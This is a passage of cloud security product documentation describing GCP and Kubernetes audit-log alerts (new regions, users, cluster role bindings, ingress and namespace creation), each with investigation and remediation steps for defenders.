3. Implement additional security controls such as updating access controls and permissions, implementing multi-factor authentication, and deploying security monitoring and alerting tools.

4. Review and update security policies and procedures to identify any gaps or weaknesses that may have allowed the malicious organization to be created.

New GCP Region

This alert occurs when Lacework FortiCNAPP detects user activity in a Google Cloud region that is new and has not been seen before.

Why this alert is important

Attackers may attempt to conceal their activity by operating in an unused cloud region. This alert signals potential malicious activity in such regions, indicating an attempt to evade detection.

Why this might be just fine

The user might have selected the new cloud region either intentionally for a team or project or by mistake.

Investigation

Use the steps below to investigate this alert:

1. Identify the user who has accessed the new Google Cloud region.
   - Refer to the *Who* section in the *Alert Details* for the user's principal email.
   - Click the email address to view all activities performed by this user.
2. Identify the origin of the caller IP (Refers to the IP address from which a request or communication is initiated.) and understand its distinctions from other IP addresses.
   - Refer to the *What* section to locate the caller IP.
   - Perform a reverse IP lookup on the caller IP to verify its origin. Check if it is associated with a Google ASN (Autonomous System Number).
3. Identify the service and API methods that have been called by this user.
   - Check the *Method* tab in the *What* section.
   - Click the username in the *Alert Description* to view all activities that were performed.
4. Verify if your company or business unit has authorized the use of this region.

Resolution

After identifying an unauthorized new Google Cloud region, we recommend acting immediately to resolve the issue and mitigate the threat to your environment. Here are some suggested steps:

1. Isolate the affected resources immediately to prevent any further unauthorized access or modification.
2. Investigate the source of the threat to identify any vulnerabilities or weaknesses that may have been exploited.
3. Remove the new region from your environment immediately to prevent further unauthorized access. This may involve deleting any resources that were created in the new region.
4. Review access controls to ensure that only authorized users and services have access to your Google Cloud environment and that access controls are properly configured.
5. Implement security measures to prevent similar incidents in the future, such as increasing monitoring and alerting, implementing multi-factor authentication, and improving security policies and procedures.

New GCP Service

This alert occurs when Lacework FortiCNAPP detects a new Google Cloud service was used for the first time.

Why this alert is important

A new Google Cloud service used for the first time may indicate an unauthorized change or malicious activity. An attacker may use the new service to gain access to your environment, exfiltrate data or execute malicious code. Detecting the first use of a new service can help you identify and investigate potential security risks.

Investigation

If you suspect that a new Google Cloud service may be malicious, here are some steps you can take to investigate:

1. Review logs of the service that was used for the first time. Look for any unusual activity or patterns, such as unusual IP addresses or unusual user accounts. Look for signs of data exfiltration or other malicious activity.
2. Review access controls to ensure that only authorized users and services have access. Look for any unusual or unauthorized access attempts.
3. Check the Google Cloud service configurations to ensure they are configured properly. Misconfigured services can be a target for attackers and can lead to security vulnerabilities.
4. Investigate the source to determine if an authorized user added the service or if it was added maliciously.
5. Check if any third-party integrations have been added to the Google Cloud service. These integrations can be a target for attackers and can lead to security vulnerabilities.

Resolution

After identifying unauthorized usage of a new Google Cloud service, we recommend acting immediately to resolve the issue and mitigate the threat to your environment. Here are some suggested steps:

1. Remove the service immediately to eliminate the security risk and help ensure compliance with regulatory requirements.
2. Investigate the source to determine how and by whom the unauthorized Google Cloud service was added. This will help you understand how the security breach occurred and how to prevent similar incidents in the future.
3. Check for other unauthorized access to your Google Cloud environment. This may involve reviewing access logs, user accounts, and other security-related data to ensure there are no other security breaches.
4. Implement security controls to prevent similar security incidents from occurring in the future. This may include strengthening access controls, implementing multi-factor authentication, and using encryption to protect sensitive data.

New GCP Source

This alert occurs when Lacework FortiCNAPP detects a user or a service account has logged in from a new source.

Why this alert is important

If an unauthorized user or a malicious actor gains access to a user account or service account, they can use it to carry out malicious activities such as data exfiltration, modification, or destruction. By detecting a user or a service account logging in from a new source, you can identify potential security threats and take necessary actions to prevent them from causing damage to your GCP environment.

Investigation

If you suspect that a user or service account has logged in from a new source and that it might be malicious, here are some steps you can take to investigate:

1. Review the audit logs for the user or service account to identify the source of the login attempt. The audit logs can provide information such as the IP address of the source, the time of the login attempt, and other relevant details.
2. Compare the source of the login attempt to known good sources of login activity for the user or service account. Look for unusual IP addresses, geolocations, or unusual login times.
3. Investigate the source of the login attempt to determine whether it is a known malicious actor or an unauthorized user. Check whether the source is associated with known security threats or has been flagged in threat intelligence feeds.
4. Review the user activity of the user or service account to determine whether there have been any other suspicious activities or indications of compromise. Check for activities such as data exfiltration, sensitive data or resources changes, or other unusual activities.

Resolution

After identifying an unauthorized user or service account login, we recommend acting immediately to resolve the issue and mitigate the threat to your environment. Here are some suggested steps:

1. Immediately revoke the access of the user or service account that has been compromised.
2. Change the passwords of the affected user or service account and any associated accounts or services. Use strong and unique passwords, and consider implementing multi-factor authentication to prevent future unauthorized logins.
3. Investigate the extent of the compromise and whether any sensitive data or resources have been accessed or modified. Review the logs and activity history of the affected user or service account and any related resources.

4. If you have determined that sensitive data or resources have been accessed or modified, take steps to remediate the damage. This may involve restoring backups, rolling back changes, or implementing additional security controls.
5. Review your security measures to determine how the unauthorized login occurred and whether additional security controls are required. This may involve updating policies, configuring access controls, or implementing additional security monitoring.

New GCP User

This alert occurs when Lacework FortiCNAPP detects a principal, which can be either a user or a service account, has accessed your Google Cloud environment for the first time. This interaction can take place via the Google Cloud API or the cloud console, and the details are recorded in the Audit Logs.

Why this alert is important

In the world of cloud computing, identities are like keys that decide who gets to access what. Sometimes, bad actors can sneak in by creating fake accounts to stay hidden. Alongside vigilant monitoring of newly established user accounts, this anomaly detection policy also identifies the first instance of activity within a freshly created account.

Why this might be just fine

As your organization continues to hire and onboard new personnel, creating new users will be a regular occurrence. It is normal to expect this alert to be triggered when new individuals join the organization and utilize Google Cloud to fulfill their job responsibilities.

Investigation

Use the steps below to investigate this alert:

1. Review the *Alert Details* to gather basic information about the alert.
   - *Why*: Verify if the user in question is authorized to have access to the project.
   - *When*: Determine if the activity occurred during regular business hours and if it aligns with the user's typical location and working hours.
   - *Who*: Take note of the principal email and check if multi-factor authentication (MFA) was enabled for this user.
   - *What*: Assess whether the user is accessing services and APIs that are typically associated with their role.
   - *Where*: Identify the Google Cloud regions the user is accessing and be cautious of unusual region usage as it may be an attempt to evade detection. Verify if the IP address used for the requests aligns with the expected country and city from which the user would normally access.
2. Identify any additional operations performed by the new user.
   - Click the identity name mentioned in the *What* section. This action filters the Audit Logs dossier to show only the activities associated with the user in question, enabling a focused analysis of the user's actions within the account during the past few hours.
   - If there is further evidence of suspicious activity indicating tactics such as discovery, enumeration, defense evasion, or exfiltration, it is crucial to initiate immediate remediation measures.

Resolution

After identifying an unauthorized user login, we recommend acting immediately to resolve the issue and mitigate the threat to your environment. Here are some suggested steps:

1. Immediately disable the user's access to Google Cloud resources.
2. Reset the passwords for all affected accounts to prevent further unauthorized access. This includes the user's account and any other accounts that may have been compromised due to the breach.
3. Conduct a thorough investigation to determine the scope of the breach, the cause of the unauthorized access, and whether any data or resources were compromised.
4. Review your security policies and procedures to identify any weaknesses that may have contributed to the breach. Implement additional security controls, such as multi-factor authentication, to reduce the risk of future breaches.

New API Invoked for Google Cloud Service

This alert occurs when Lacework FortiCNAPP detects a user has accessed a Google Cloud service via an API call.

Why this alert is important

API access can be a potential entry point for attackers to leverage to access sensitive data or perform unauthorized actions. Monitoring API access helps identify suspicious or unauthorized activities that may indicate a security breach.

Investigation

To investigate malicious service access using API calls in Google Cloud, you can follow these steps:

1. Check the Audit Logs to see which API calls were made by the service account in question. Look for any suspicious or unauthorized API calls.
2. Determine if the attack was targeted toward a specific resource or is a widespread attack.
3. Identify the source of the API call and investigate whether it was made from a legitimate service account. Check if the service account has appropriate permissions to make the API call.
4. Determine the potential impact of the attack on your resources and data. Review any changes or modifications to your resources and investigate potential data breaches.
5. Review your security controls and identify any potential vulnerabilities that may have allowed the attack to occur.

Resolution

To resolve unauthorized service access using API calls in Google Cloud, you can follow these steps:

1. Immediately revoke access to the service account that made the unauthorized API calls.
2. Review the Audit Logs to determine the extent of the breach. Identify any resources that were accessed or modified by the unauthorized API calls.
3. If any resources were modified or deleted due to the breach, restore them from backups.
4. Review your security controls to identify weaknesses that may have allowed unauthorized access. Consider implementing additional security controls such as multi-factor authentication or stricter access controls.
5. If the breach involves sensitive data, report it to the appropriate authorities following applicable laws and regulations.

Introduction to Kubernetes alerts

This section provides information about some of the Kubernetes security alerts that are visible in the Console, ensuring comprehensive visibility into your account security by continuously monitoring and analyzing your Kubernetes environment.

For each documented event, the following information is provided:

- a summary about the alert
- why the alert is important
- information about investigating the event that triggered the alert
- information about how to resolve the alert

K8s Audit Log Cluster Role Created

This alert occurs when Lacework FortiCNAPP detects a new Kubernetes cluster role was created.

In Kubernetes, a cluster role is a set of permissions that define how a user, group, or service account can interact with the Kubernetes API server. It is a way to grant access to specific resources and operations within the cluster, such as creating or deleting pods, services, or nodes.

Why this alert is important

If an unauthorized user or service account gains access to a cluster role, they could potentially perform actions that could compromise the cluster's security, such as stealing sensitive data or modifying critical resources.

Investigation

Follow these steps to investigate the alert:

1. Determine who created the new cluster role by looking at the audit logs. This will help you identify if it was created by an authorized user or an attacker who has gained unauthorized access.
2. Review the role's permissions to determine if it has been granted excessive privileges or if it grants access to sensitive resources. Compare the permissions to those of other roles in the cluster to identify any inconsistencies.
3. Check for any suspicious activity associated with the new role, such as unauthorized access or changes to other resources in the cluster. Look for any indications of data exfiltration or attempts to gain persistence.

Resolution

Follow these steps to resolve the alert:

1. Revoke the role using the kubectl command-line tool.
2. Review existing security policies to ensure they are adequate and effective. This includes reviewing RBAC policies, network policies, and other security configurations to identify potential vulnerabilities.
3. Take steps to remediate any exploited vulnerabilities to create the unauthorized role. This may involve patching software, updating security configurations, or revising security policies.
4. Implement continuous monitoring to detect any further unauthorized access or suspicious activity incidents. This includes monitoring Kubernetes audit logs, access logs, and network activity to detect potential security breaches.
5. Inform relevant stakeholders, including the security team, IT team, and management, about the incident and the steps taken to remediate it. This ensures that everyone is aware of the situation and can take appropriate measures to prevent similar incidents in the future.

K8s Audit Log Cluster Role Binding Created

This alert occurs when Lacework FortiCNAPP detects a cluster role binding was created.

In Kubernetes, a cluster role binding is a way to bind a cluster role to a user or group, granting them permission to access and perform specific actions on cluster-wide resources. When a new cluster role binding is created, it grants permissions to the specified user or group, allowing them to perform actions on the resources specified in the cluster role.

Why this alert is important

Detecting a new cluster role binding is important because it could potentially grant unauthorized access to resources within a Kubernetes cluster, allowing an attacker to perform malicious activities or extract sensitive information.

Investigation

Follow these steps to investigate the alert:

1. Determine the origin and creator of the new cluster role binding. If it was created by an unknown user or a user with a suspicious history, investigate further.
2. Review the permissions granted by the new cluster role binding. Check if they are excessive or not aligned with the user's job function. If the permissions granted exceed what is necessary, it could indicate malicious intent.
3. Analyze the workload of the affected cluster to identify any suspicious activity. Check if any new containers or pods were recently deployed that could be responsible for creating the new cluster role binding.
4. Monitor for unusual activity in the affected cluster. This can help detect any suspicious behavior early on and prevent further damage.
5. Consult with security experts to get their opinion on the situation. They can help identify potential risks and guide how to mitigate them.

Resolution

Follow these steps to resolve the alert:

1. Delete the unauthorized cluster role binding immediately to prevent unauthorized access or activity.
2. Reset the credentials of any users who may have been involved in creating the unauthorized cluster role binding, and revoke their access if necessary.

3. Review all users' permissions and access levels and ensure they are appropriate for their job functions. Remove any excessive permissions that could lead to potential security breaches.
4. Conduct a thorough security audit of the affected cluster to identify other security vulnerabilities or suspicious activity. Implement additional security controls if necessary.
5. Monitor the cluster closely for any unusual activity or attempts at unauthorized access.
6. Consider implementing security measures such as multi-factor authentication, network segmentation, and regular security training for users to prevent future security incidents.
7. If the situation warrants it, involve law enforcement or other relevant authorities to investigate the incident and take legal action against any responsible parties.

K8s Audit Log Cluster Role Bindings To Admin

This alert occurs when Lacework FortiCNAPP detects a user on your Kubernetes cluster successfully created a cluster role binding to bind the user to a Kubernetes admin role.

Why this alert is important

With admin privileges, a user can have unlimited read/write access to resources within a namespace. This level of access can allow an attacker to do the following:

- Create, modify, or delete Kubernetes resources in that namespace, such as pods, services, and deployments.
- Access and potentially exfiltrate sensitive data stored in Kubernetes secrets or config maps.
- Manipulate or disrupt the functioning of the applications running in that namespace.
- Escalate privileges and gaining access to other namespaces or cluster-level resources.
- Install malicious software or execute arbitrary code in the containers running in that namespace.

Investigation

Follow these steps to investigate the alert:

1. Check the Kubernetes audit logs to identify when and by whom the cluster role binding was created.
2. Identify the user or group that was granted the admin privileges. You can find this information in the `subjects` field of the `ClusterRoleBinding` object.
3. Determine if the user or group is authorized to have admin privileges.
4. Review the Kubernetes audit logs for any other unauthorized changes to the namespace that may have been made by the user or group in question.

Resolution

Follow these steps to resolve the alert:

1. If the cluster role binding was created maliciously or in error, remove it immediately to prevent further unauthorized access or activity.
2. Change the credentials of any users who may have been involved in creating the unauthorized cluster role binding, and revoke their access if necessary.

3. Review all users' permissions and access levels and ensure they are appropriate for their job functions. Remove any excessive permissions that could lead to potential security breaches.
4. Conduct a thorough security audit of the affected cluster to identify other security vulnerabilities or suspicious activity.
5. Implement additional security measures such as multi-factor authentication, network segmentation, and regular security training for users to prevent future security incidents.

K8s Audit Log Cluster Role Bindings To Cluster Admin

This alert occurs when Lacework FortiCNAPP detects a user on your Kubernetes cluster successfully created a cluster role binding to bind the user to a Kubernetes cluster admin role.

Why this alert is important

Cluster admins are super-user with access to perform any action on any resource. When used in a cluster role binding, it gives full control over every resource in the cluster and in all namespaces.

Investigation

Follow these steps to investigate the alert:

1. Check the Kubernetes audit logs to identify when and by whom the cluster role binding was created.
2. Identify the user or group that was granted the admin privileges. You can find this information in the `subjects` field of the `ClusterRoleBinding` object.
3. Determine if the user or group is authorized to have admin privileges.
4. Review the Kubernetes audit logs for any other unauthorized changes to the cluster that may have been made by the user or group in question.

Resolution

Follow these steps to resolve the alert:

1. If the cluster role binding was created maliciously or in error, remove it immediately to prevent further unauthorized access or activity.
2. Change the credentials of any users who may have been involved in creating the unauthorized cluster role binding, and revoke their access if necessary.
3. Review all users' permissions and access levels and ensure they are appropriate for their job functions. Remove any excessive permissions that could lead to potential security breaches.
4. Conduct a thorough security audit of the affected cluster to identify other security vulnerabilities or suspicious activity.
5. Implement additional security measures such as multi-factor authentication, network segmentation, and regular security training for users to prevent future security incidents.

K8s Audit Log Cluster Role Bindings To Edit

This alert occurs when Lacework FortiCNAPP detects a user on your Kubernetes cluster successfully created a cluster role binding to bind the user to an edit role.

Why this alert is important

Users with an edit role have read/write access to most objects in a namespace. It does not allow viewing or modifying roles or role bindings.

Investigation

Follow these steps to investigate the alert:

1. Check the Kubernetes audit logs to identify when and by whom the cluster role binding was created.
2. Identify the user or group that was granted the edit privileges. You can find this information in the `subjects` field of the `ClusterRoleBinding` object.
3. Determine if the user or group is authorized to have edit privileges.
4. Review the Kubernetes audit logs for any other unauthorized changes to the namespace that may have been made by the user or group in question.

Resolution

Follow these steps to resolve the alert:

1. If the cluster role binding was created maliciously or in error, remove it immediately to prevent further unauthorized access or activity.
2. Change the credentials of any users who may have been involved in creating the unauthorized cluster role binding, and revoke their access if necessary.
3. Review all users' permissions and access levels and ensure they are appropriate for their job functions. Remove any excessive permissions that could lead to potential security breaches.
4. Conduct a thorough security audit of the affected cluster to identify other security vulnerabilities or suspicious activity.
5. Implement additional security measures such as multi-factor authentication, network segmentation, and regular security training for users to prevent future security incidents.

K8s Audit Log Cluster Role Bindings To System

This alert occurs when Lacework FortiCNAPP detects a user on your Kubernetes cluster successfully created a cluster role binding to bind the user to `system:` prefixed role.

Why this alert is important

The prefix `system:` is reserved for Kubernetes system use. There are many `system:` prefixed default roles which can render clusters inoperable if they are tampered with.

Investigation

Follow these steps to investigate the alert:

1. Check the Kubernetes audit logs to identify when and by whom the cluster role binding was created.
2. Identify the user or group that was granted the `system:` prefixed role. You can find this information in the `subjects` field of the `ClusterRoleBinding` object.

Resolution

Follow these steps to resolve the alert:

1. If the cluster role binding was created maliciously or in error, remove it immediately to prevent further unauthorized access or activity.
2. Change the credentials of any users who may have been involved in creating the unauthorized cluster role binding, and revoke their access if necessary.
3. Review all users' permissions and access levels and ensure they are appropriate for their job functions. Remove any excessive permissions that could lead to potential security breaches.
4. Conduct a thorough security audit of the affected cluster to identify other security vulnerabilities or suspicious activity.
5. Implement additional security measures such as multi-factor authentication, network segmentation, and regular security training for users to prevent future security incidents

K8s Audit Log Cluster Role With All Resources

This alert occurs when Lacework FortiCNAPP detects the creation of a cluster role that grants full access to all cluster-level resources.

Why this alert is important

With this role, a user, group, or service account can manipulate and manage any resource within the cluster, including pods, services, config maps, secrets, deployments, and more. This level of access can have significant security implications, as it grants broad control over the cluster's infrastructure and workloads.

Why this alert is important

With this role, a user, group, or service account can manipulate and manage any resource within the cluster, including pods, services, config maps, secrets, deployments, and more. This level of access can have significant security implications, as it grants broad control over the cluster's infrastructure and workloads.

Investigation

Follow these steps to investigate the alert:

1. Check the Kubernetes audit logs to identify any relevant activities related to creating the cluster role. The audit logs record API server requests and responses, providing details about who initiated the action and which resources were affected. Look for entries related to the creation of cluster roles with extensive privileges.
2. Review the logs of the Kubernetes API server, which handles API requests. The API server logs may contain information about the user, timestamp, and actions performed, helping you identify the creation of the privileged cluster role. Look for any entries indicating the creation of cluster roles with broad access.
3. Use the kubectl command-line tool to list and inspect cluster roles within the cluster. Run the following command to view the details of cluster roles, then look for any cluster roles that grant extensive privileges or have names indicating full access.

   ```
   kubectl get clusterroles
   ```

4. Examine the RBAC (Role-Based Access Control) configuration in your Kubernetes cluster. Ensure that the RBAC policies are properly defined and follow the principle of least privilege. Review the roles and role bindings to identify any misconfigurations or overly permissive roles that may allow the creation of cluster roles with excessive access.

5. Kubernetes generates events for various activities within the cluster. Check the events related to the creation of cluster roles by running the following command, then look for any events indicating the creation of cluster roles with broad access.

```
kubectl get events
```

6. Examine the Kubernetes configuration files used for cluster setup. Check for any explicit definitions of cluster roles that grant full access to cluster-level resources.

Resolution

Follow these steps to resolve the alert:

1. If the cluster role was created maliciously or in error, remove it immediately to prevent further unauthorized access or activity.
2. Change the credentials of any users who may have been involved in creating the unauthorized cluster role, and revoke their access if necessary.
3. Review all users' permissions and access levels and ensure they are appropriate for their job functions. Remove any excessive permissions that could lead to potential security breaches.
4. Conduct a thorough security audit of the affected cluster to identify other security vulnerabilities or suspicious activity.
5. Implement additional security measures such as multi-factor authentication, network segmentation, and regular security training for users to prevent future security incidents.

K8s Audit Log Cluster Role With Pod Exec

This alert occurs when Lacework FortiCNAPP detects the creation of a cluster role that allows the ability to execute commands inside a pod, also called remote access to pods (`kubectl exec`).

Why this alert is important

Attackers can potentially exploit the ability to execute commands inside a pod in various ways to carry out malicious activities. Here are some examples:

- *Shell commands:*
  - `rm`: Remove files or directories
  - `mv`: Move or rename files or directories
  - `cp`: Copy files or directories
  - `touch`: Create a new file or update the timestamp of an existing file
  - `chmod`: Change file permissions
- *Networking commands:*
  - `ping`: Send ICMP echo requests to a specified network host
  - `nslookup`: Perform DNS lookups to retrieve IP addresses or other DNS records
  - `curl`: Make HTTP/HTTPS requests to a specified URL
  - `wget`: Download files from the web
- *Process management commands:*
  - `kill`: Send a signal to terminate a process
  - `pgrep`: List process IDs based on criteria
- *File manipulation and inspection commands:*
  - `grep`: Search for a specific pattern in files or input
  - `sed`: Invoke stream editor for modifying text
  - `awk`: Text processing language for manipulating data and generating reports

Investigation

Follow these steps to investigate the alert:

1. Check the audit logs for any activities related to creating or modifying cluster roles. Look for entries that indicate the creation or modification of roles with permissions to create pods.
2. Examine the RBAC (Role-Based Access Control) configurations in your Kubernetes cluster. Verify the existing cluster roles and their associated permissions. Pay attention to any roles that grant pod creation permissions.

3. If you use version control systems like Git to manage your Kubernetes configurations, inspect the history and changes to RBAC files. Look for any recent changes that introduce or modify cluster roles allowing pod creation.
4. Assess the access controls and authentication mechanisms in your Kubernetes cluster. Identify who has the privileges to create or modify cluster roles. Look for any unauthorized or suspicious users or service accounts with such permissions.
5. Engage with your team members, particularly those responsible for managing RBAC configurations and access controls. Inquire about recent changes or updates to cluster roles granting pod creation permissions.

Resolution

Follow these steps to resolve the alert:

1. If the cluster role was created maliciously or in error, remove it immediately to prevent further unauthorized access or activity.
2. Change the credentials of any users who may have been involved in creating the unauthorized cluster role, and revoke their access if necessary.
3. Review all users' permissions and access levels and ensure they are appropriate for their job functions. Remove any excessive permissions that could lead to potential security breaches.
4. Conduct a thorough security audit of the affected cluster to identify other security vulnerabilities or suspicious activity.
5. Implement additional security measures such as multi-factor authentication, network segmentation, and regular security training for users to prevent future security incidents.

K8s Audit Log Cluster Role With Pod Write

This alert occurs when Lacework FortiCNAPP detects the creation of a cluster role that grants write permission to pods.

Why this alert is important

With this permission, a user can perform various actions, including:

- Create new pods with specific configurations and deploy them within the cluster.
- Make changes to the configuration of existing pods, such as updating environment variables, resource limits, or networking settings.
- Delete pods.
- Scale pods.
- Modify pod status and metadata.
- Attach storage volumes.
- Execute commands inside pods.

Investigation

Follow these steps to investigate the alert:

1. Check the audit logs for activities related to creating or modifying cluster roles. Pay attention to the user or service account associated with these activities. Look for entries that indicate the creation or modification of roles with permissions to write to pods.
2. Examine the RBAC (Role-Based Access Control) configurations in your Kubernetes cluster. Verify the existing cluster roles and their associated permissions. Specifically, look for roles that grant write permission to pods.
3. If you use version control systems like Git to manage your Kubernetes configurations, inspect the history and changes to RBAC files. Analyze the commits and review who made the changes. Look for any recent changes introducing or modifying cluster roles that grant write permission to pods.
4. Assess the access controls and authentication mechanisms in your Kubernetes cluster. Identify who has the privileges to create or modify cluster roles. Look for any unauthorized or suspicious users or service accounts with such permissions. Cross-reference this information with the RBAC configurations to identify potential discrepancies.
5. Engage with your team members, particularly those responsible for managing RBAC configurations and access controls. Inquire about recent changes or updates to cluster roles granting write permission to pods. Discuss the purpose and intention behind these changes and verify if they align with your organization's policies and requirements.

Resolution

Follow these steps to resolve the alert:

1. If the cluster role was created maliciously or in error, remove it immediately to prevent further unauthorized access or activity.
2. Change the credentials of any users who may have been involved in creating the unauthorized cluster role, and revoke their access if necessary.
3. Review all users' permissions and access levels and ensure they are appropriate for their job functions. Remove any excessive permissions that could lead to potential security breaches.
4. Conduct a thorough security audit of the affected cluster to identify other security vulnerabilities or suspicious activity.
5. Implement additional security measures such as multi-factor authentication, network segmentation, and regular security training for users to prevent future security incidents.

K8s Audit Log Cluster Role With Secrets

This alert occurs when Lacework FortiCNAPP detects the creation of a cluster role that grants access to all secrets.

Why this alert is important

In Kubernetes, the `secret` object is used to store sensitive information securely. It is primarily designed to hold small pieces of confidential data, such as passwords, API tokens, and TLS certificates, that applications running within the cluster may need access to.

Granting unrestricted access to all secrets through a cluster role increases the risk of unauthorized access, data breaches, and potential compromise of sensitive information. Detecting such a creation allows organizations to promptly address the issue and mitigate the security risks associated with unrestricted access.

Investigation

Follow these steps to investigate the alert:

1. Collect logs from the Kubernetes control plane, cluster components, and relevant security tools or systems. These logs may include audit logs, container logs, system logs, and any logs generated by access control or monitoring tools.
2. Search for events related to the cluster role creation, role bindings change, or secret modifications. Look for suspicious or unexpected activities that indicate the cluster role creation with broad access to secrets.
3. Examine the role bindings within your Kubernetes cluster to identify any bindings that provide access to secrets. Pay close attention to cluster-wide roles or roles that grant broad privileges across namespaces.
4. Analyze the audit logs to trace the creation of the cluster role and the associated events. Look for abnormal patterns, such as privileged actions performed by unauthorized users or unusual timestamps indicating potential malicious activity.
5. Investigate the users or systems associated with the creation of the cluster role. Identify the entities responsible and review their permissions, access history, and any recent changes to their roles or privileges.
6. Monitor network traffic within the cluster to identify any suspicious connections or communications related to the cluster role creation. Analyze network logs and inspect endpoints for signs of compromise or unauthorized access attempts.

Resolution

Follow these steps to resolve the alert:

1. If the cluster role was created maliciously or in error, remove it immediately to prevent further unauthorized access or activity.
2. Change the credentials of any users who may have been involved in creating the unauthorized cluster role, and revoke their access if necessary.
3. Review all users' permissions and access levels and ensure they are appropriate for their job functions. Remove any excessive permissions that could lead to potential security breaches.
4. Conduct a thorough security audit of the affected cluster to identify other security vulnerabilities or suspicious activity.
5. Implement additional security measures such as multi-factor authentication, network segmentation, and regular security training for users to prevent future security incidents.

K8s Audit Log Ingress Created

This alert occurs when Lacework FortiCNAPP detects an ingress was created.

In Kubernetes, an ingress is an API object that manages external access to services running within the cluster. It serves as a Kubernetes resource that allows you to define rules for routing incoming traffic to specific services based on criteria such as the hostname, path, or request headers.

Why this alert is important

By monitoring the creation of ingress resources, you can identify any unauthorized or suspicious access points to your cluster services, mitigating the risk of accidental exposure to internal services or containers. Detecting unexpected or unauthorized Ingresses enables early detection of potential security breaches or attempts to improperly expose services improperly, bolstering the overall security of your cluster.

Investigation

Follow these steps to investigate the alert:

1. Collect logs from the Kubernetes control plane, cluster components, and relevant monitoring systems. This may include audit logs, container logs, Ingress controller logs, and any other logs that capture relevant activities.
2. Search for events related to the creation of Ingress resources. Look for logs, alerts, or notifications indicating the creation or modification of Ingress objects within the cluster.
3. Examine the Kubernetes API server or configuration management system to inspect the Ingress configurations. Look for any recently created or modified Ingress resources and analyze their specifications, including hostnames, paths, and backend services.
4. Assess the permissions and access control settings in your cluster. Identify the users or service accounts with the privileges to create or modify Ingress resources. Review their roles, role bindings, or RBAC settings to determine if there are any unauthorized or misconfigured access permissions.
5. Monitor network traffic within the cluster to identify suspicious connections or communication related to the Ingress creation. Analyze network logs, traffic flows, or packet captures to trace the source and destination of traffic associated with the Ingress resources.
6. Investigate the users or systems associated with the creation of the Ingress resources. Identify the entities responsible and review their permissions, access history, and any recent changes to their roles or privileges. Look for any anomalous activities or potential indicators of compromise.

Resolution

Follow these steps to resolve the alert:

1. Identify the malicious Ingress resource and disable or remove it from your cluster.
2. Evaluate the potential impact of the malicious Ingress creation. Assess the affected services and data to understand the extent of the compromise. Determine if any unauthorized access or data breaches have occurred as a result.
3. Treat the situation as a security incident and follow your organization's incident response plan. Activate your incident response team and involve relevant stakeholders such as security personnel, system administrators, and legal or compliance teams.
4. Perform a thorough investigation to understand the root cause of the malicious Ingress creation. Analyze logs, audit trails, and any available evidence to identify how the unauthorized Ingress was created and any associated activities or indicators of compromise.
5. Take steps to remediate the issue and prevent similar incidents in the future. This may involve:
   - Patch or fix vulnerabilities that were exploited to create the malicious Ingress.
   - Review and adjust access control settings, roles, and permissions to prevent unauthorized Ingress creations.
   - Implement stronger security measures such as network policies, intrusion detection systems, or security auditing tools.
   - Update security practices and training to raise awareness among users and administrators about the importance of secure Ingress management.
6. Inform relevant stakeholders, including management, affected teams, customers, or regulatory authorities, about the incident as required by your organization's policies and legal obligations.
7. Continuously monitor your cluster for any suspicious activities or further unauthorized Ingress creations. Conduct a post-incident review to identify lessons learned, update security controls, and improve incident response procedures.

K8s Audit Log Namespace Created

This alert occurs when Lacework FortiCNAPP detects a namespace was created.

Why this alert is important

Monitoring namespace creation helps ensure the security of your Kubernetes cluster. The unauthorized creation of namespaces can indicate malicious activity or a potential security breach.

Investigation

Follow these steps to investigate the alert:

1. Gather logs from the Kubernetes control plane, including the API server logs and other relevant logging systems or tools. These logs may provide information about namespace creation events or any associated activities.
2. Audit logs can be valuable sources of information regarding namespace creations. Analyze the audit logs to identify any recorded events related to namespace creation, modifications, or deletions. Look for relevant timestamps, the user or service account information, and any other details that can help trace the creation of the namespace.
3. Inspect the Kubernetes API server or utilize relevant command-line tools to query and inspect the state of namespaces. Look for recently created namespaces and examine their specifications, including metadata, labels, and associated resources. Pay attention to any anomalies or inconsistencies in the namespace configurations.
4. Identify the users or service accounts with the necessary permissions to create namespaces. Assess whether the creation of the namespace aligns with the assigned permissions of the user or service account. Review the relevant roles, role bindings, or RBAC (Role-Based Access Control) settings to determine if any unauthorized access or misconfigurations exist.
5. Monitor network traffic within the cluster to identify any suspicious connections or communication related to the namespace creation. Analyze network logs, traffic flows, or packet captures to trace the source and destination of traffic associated with the namespace creation event. Look for any unusual patterns or unexpected network activity.
6. If you have a change management or incident tracking system in place, cross-reference the namespace creation event with any related change requests or incident reports. This can provide additional context and help identify any authorized or unauthorized changes.

Resolution

Follow these steps to resolve the alert:

1. Disable or remove the malicious namespace from your Kubernetes cluster. Take necessary precautions to ensure that any associated resources, such as deployments, services, or pods, are terminated or cleaned up.

2. Treat the situation as a security incident and follow your organization's incident response plan. Activate your incident response team and involve relevant stakeholders, such as security personnel, system administrators, and legal or compliance teams.
3. Conduct a thorough investigation to understand the root cause of the malicious namespace creation. Analyze logs, audit trails, and any available evidence to identify how the unauthorized namespace was created and any associated activities or indicators of compromise.
4. Take steps to remediate the issue and prevent similar incidents in the future, including:
   - Patch or fix vulnerabilities that were exploited to create the malicious namespace.
   - Review and adjust access control settings, roles, and permissions to prevent unauthorized namespace creations.
   - Implement stronger security measures, such as network policies, container security solutions, or intrusion detection systems. -cUpdate security practices and provide training to raise awareness among users and administrators about the importance of secure namespace management.
5. Inform relevant stakeholders, including management, affected teams, customers, or regulatory authorities, about the incident as required by your organization's policies and legal obligations.
6. Continuously monitor your cluster for any suspicious activities or other unauthorized namespace creations. Conduct a post-incident review to identify lessons learned, update security controls, and improve incident response procedures.

K8s Audit Log Resource Created

This alert occurs when Lacework FortiCNAPP detects a new resource was created.

Why this alert is important

Unauthorized or unexpected resource creations can signify malicious activity or a security breach. Detecting new resources allows you to identify potential unauthorized access, configuration errors, or attempts to compromise the system. It enables you to mitigate security risks and immediately protect your cluster and applications.

Investigation

Follow these steps to investigate the alert:

1. Gather logs from the Kubernetes control plane, cluster components, and relevant logging systems. Look for logs that capture resource creation events, such as API server logs, cluster event logs, or audit logs. These logs can provide information about the timing, source, and details of the resource creation.
2. Kubernetes maintains an event stream that records resource creation, modification, or deletion events. Check the event stream to identify any recent events related to creating the resource you are investigating. Look for events that indicate the resource type, name, and relevant details.
3. Use the Kubernetes API server or relevant command-line tools (such as kubectl) to query the state of the cluster and inspect the resources. Look for recently created resources, including their metadata, labels, and specifications. Examine the creation timestamps and any associated information that can help trace the origin of the resource creation.
4. If you use a configuration management system (e.g., GitOps), review the configuration history to identify any recent changes related to the resource creation. Look for commit messages, pull requests, or other indicators that highlight the introduction of the new resource.
